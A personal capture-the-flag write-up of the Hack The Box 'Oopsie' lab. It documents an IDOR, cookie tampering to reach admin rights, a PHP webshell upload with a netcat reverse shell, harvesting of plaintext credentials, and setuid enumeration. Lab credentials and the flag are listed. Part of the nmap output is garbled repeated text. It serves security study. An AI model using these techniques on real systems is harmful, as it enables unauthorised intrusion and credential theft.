# HTB-Oopsie-04Jan2024

## **IP**

10.129.238.238

# **Credentials & Users**

86575 superadmin@megacorp.com
34322 admin@megacorp.com
57633 peter@qpic.co.uk
28832 tom@rafol.co.uk
8832 john@tafcz.co.uk
robert:M3g4C0rpUs3r!

# **Ports & Services**

22/tcp open ssh 80/tcp open http


# **Technologies**


OpenSSH 7.6p1 Apache 2.4.29 Ubuntu

# **NMAP**

```
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
_http-title: Welcome
_http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/4%OT=22%CT=1%CU=39229%PV=Y%DS=2%DC=I%G=Y%TM=65971
OS:604%P=x86_64-pc-linux-gnu)SEQ(SP=FB%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(01=M53CST11NW7%02=M53CST11NW7%03=M53CNNT11NW7%04=M53CST11NW7%05=M53CST
OS:11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)EC
OS:N(R=Y\%DF=Y\%T=40\%W=FAF0\%O=M53CNNSNW7\%CC=Y\%Q=)T1(R=Y\%DF=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%A=S+\%F=Y\%T=40\%S=0\%A=S+\%F=Y\%T=40\%A=S+\%F=Y\%T=40\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%A=Y\%T=10\%Y\%T=10\%A=Y\%T=10\%Y\%T=10\%YT=10\%T=10\%Y\%T=10\%Y\%T=10\%T=10\%
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G
OS:%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.79 seconds
```


## Website





### **IDOR**


This can be changed numerically allowing access to other customer records including record "1" which is the admin account.



#### superadmin account

SA account details can be found on id=30

### Request




# Repair Management System

Access ID Name Email
86575 super admin superadmin@megacorp.com

### Admin account on position 1

## Request






# Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

## customer "peter" on position 13

### Request



# Repair Management Sys

Access ID Name Email

57633 Peter peter@qpic.co.uk

### User "john" on position 4





# Repair Management Sy

#### Access ID Name Email

8832 john john@tafcz.co.uk

## User "rafol" on position 23

### Response



# Repair Management Sy


#### Access ID Name Email


28832 Rafol tom@rafol.co.uk

#### Cookie alteration

### **Before**


Using the information from the IDOR vulnerability we can adjust the cookie variables, refreshing the page and leaving us with the "super admin" account - without the requirement of tackling the password box





# Repair Management System

# **Branding Image Uploads**




# Manipulating the upload function

Starting with an empty text document will allow us to figure out where the backend system is storing the uploads.

As we know the system is based on php we can presume a php webshell should work on the target box as long as we can upload it, fire it off and retrieve it.


PHP shell file entitled "payload2.php"

# Branding Image Uploads




I needed to try and figure out where the shell ends up. Using the superadmin cookie I can fuzz using ffuf as below. This then finds various other directories.

The uploads appears as a 403 and we cannot access directly but as usual we can execute the shell by using the full address.



Call the full web address to execute the php shell



```
-(sw1m% core)-[~/HTB/StartingPoint/Oopside]
 -$ rlwrap -cAr nc -lvnp 6668
listening on [any] 6668 ...
connect to [10.10.14.150] from (UNKNOWN) [10.129.95.191] 56398
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 202
GNU/Linux
 15:45:24 up 29 min, 0 users, load average: 0.00, 0.00, 0.00
                 FROM
                                                  JCPU
                                  LOGINO
                                           IDLE
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
www-data
$ pwd
$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.129.95.191 netmask 255.255.0.0 broadcast 10.129.255.255
        inet6 fe80::250:56ff:fe96:368d prefixlen 64 scopeid 0×20<link>
        inet6 dead:beef::250:56ff:fe96:368d prefixlen 64 scopeid 0×0<gl
        ether 00:50:56:96:36:8d txqueuelen 1000 (Ethernet)
        RX packets 24702 bytes 4750767 (4.7 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 23146 bytes 11593470 (11.5 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 :: 1 prefixlen 128 scopeid 0×10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 2653 bytes 213830 (213.8 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 2653 bytes 213830 (213.8 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
$
```

We can now easily access the home folder for the user Robert along with the "f2c74ee8db7983851ab2a96a44eb7981" user flag.

```
www-data@oopsie:/$ cd root
cd root
bash: cd: root: Permission denied
www-data@oopsie:/$ cd home
cd home
www-data@oopsie:/home$ ls -la
ls -la
total 12
drwxr-xr-x 3 root
                           4096 Jul 28 2021 .
                    root
                           4096 Oct 11 2021 ..
drwxr-xr-x 24 root root
drwxr-xr-x 3 robert robert 4096 Jul 28 2021 robert
www-data@oopsie:/home$ cd robert
cd robert
www-data@oopsie:/home/robert$ ls
ls
user.txt
www-data@oopsie:/home/robert$ cat user.txt
cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
www-data@oopsie:/home/robert$
```

The db.php file has some credentials in it.

A general search of the files also provide admin credentials in the index.php file.

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat index.php | grep -i passw*
cat index.php | grep -i passw*
if($_POST["username"]==="admin" & $_POST["password"]==="MEGACORP_4dm1n!!")
<input type="password" name="password" placeholder="Password" />
www-data@oopsie:/var/www/html/cdn-cgi/login$ ■
```

Trying to user "robert" with the megacorp user credentials allows us to change over to robert and get a decent shell

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!
robert@oopsie:/var/www/html/cdn-cgi/login$
```

We can now login via SSH and negate relying on the pseudo shell.

```
The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Sat Jan 25 10:20:16 2020 from 172.16.118.129

robert@oopsie:~$
```

Robert unfortunately cannot run sudo on the box.

```
robert@oopsie:~$ sudo -l
[sudo] password for robert:
Sorry, try again.
[sudo] password for robert:
Sorry, try again.
[sudo] password for robert:
Sorry, user robert may not run sudo on oopsie.
robert@oopsie:~$
```

Enumerating the architecture and system with the intention of trying to cobble a script to gather to tell me if there is any bin files in the bin directory that doesn't come as part of the ubuntu installation.

```
robert@oopsie:/bin$ cat /proc/version
Linux version 4.15.0-76-generic (buildd@lcy01-amd64-029) (gcc version 7.4.0 (Ubuntu 7.4.0-1ubuntu1~18.04.1)) #8
6-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020

robert@oopsie:/bin$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

The walkthrough guide points us toward this bugtracker application with a setuid flag and it tells us that it's a promising path to elevating privileges.

```
robert@oopsie:~$ ls -la /usr/bin/bugtracker & file /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker
/usr/bin/bugtracker: setuid ELF 64-bit LSB shared object, x86-64, version b52b8d, not stripped
robert@oopsie:~$
```

I can see from the "cat" output that the reports appears in the root tree.

```
robert@oopsie:/$ ./usr/bin/bugtracker

: EV Bug Tracker :

Provide Bug ID: 3542

cat: /root/reports/3542: No such file or directory

robert@oopsie:/$
```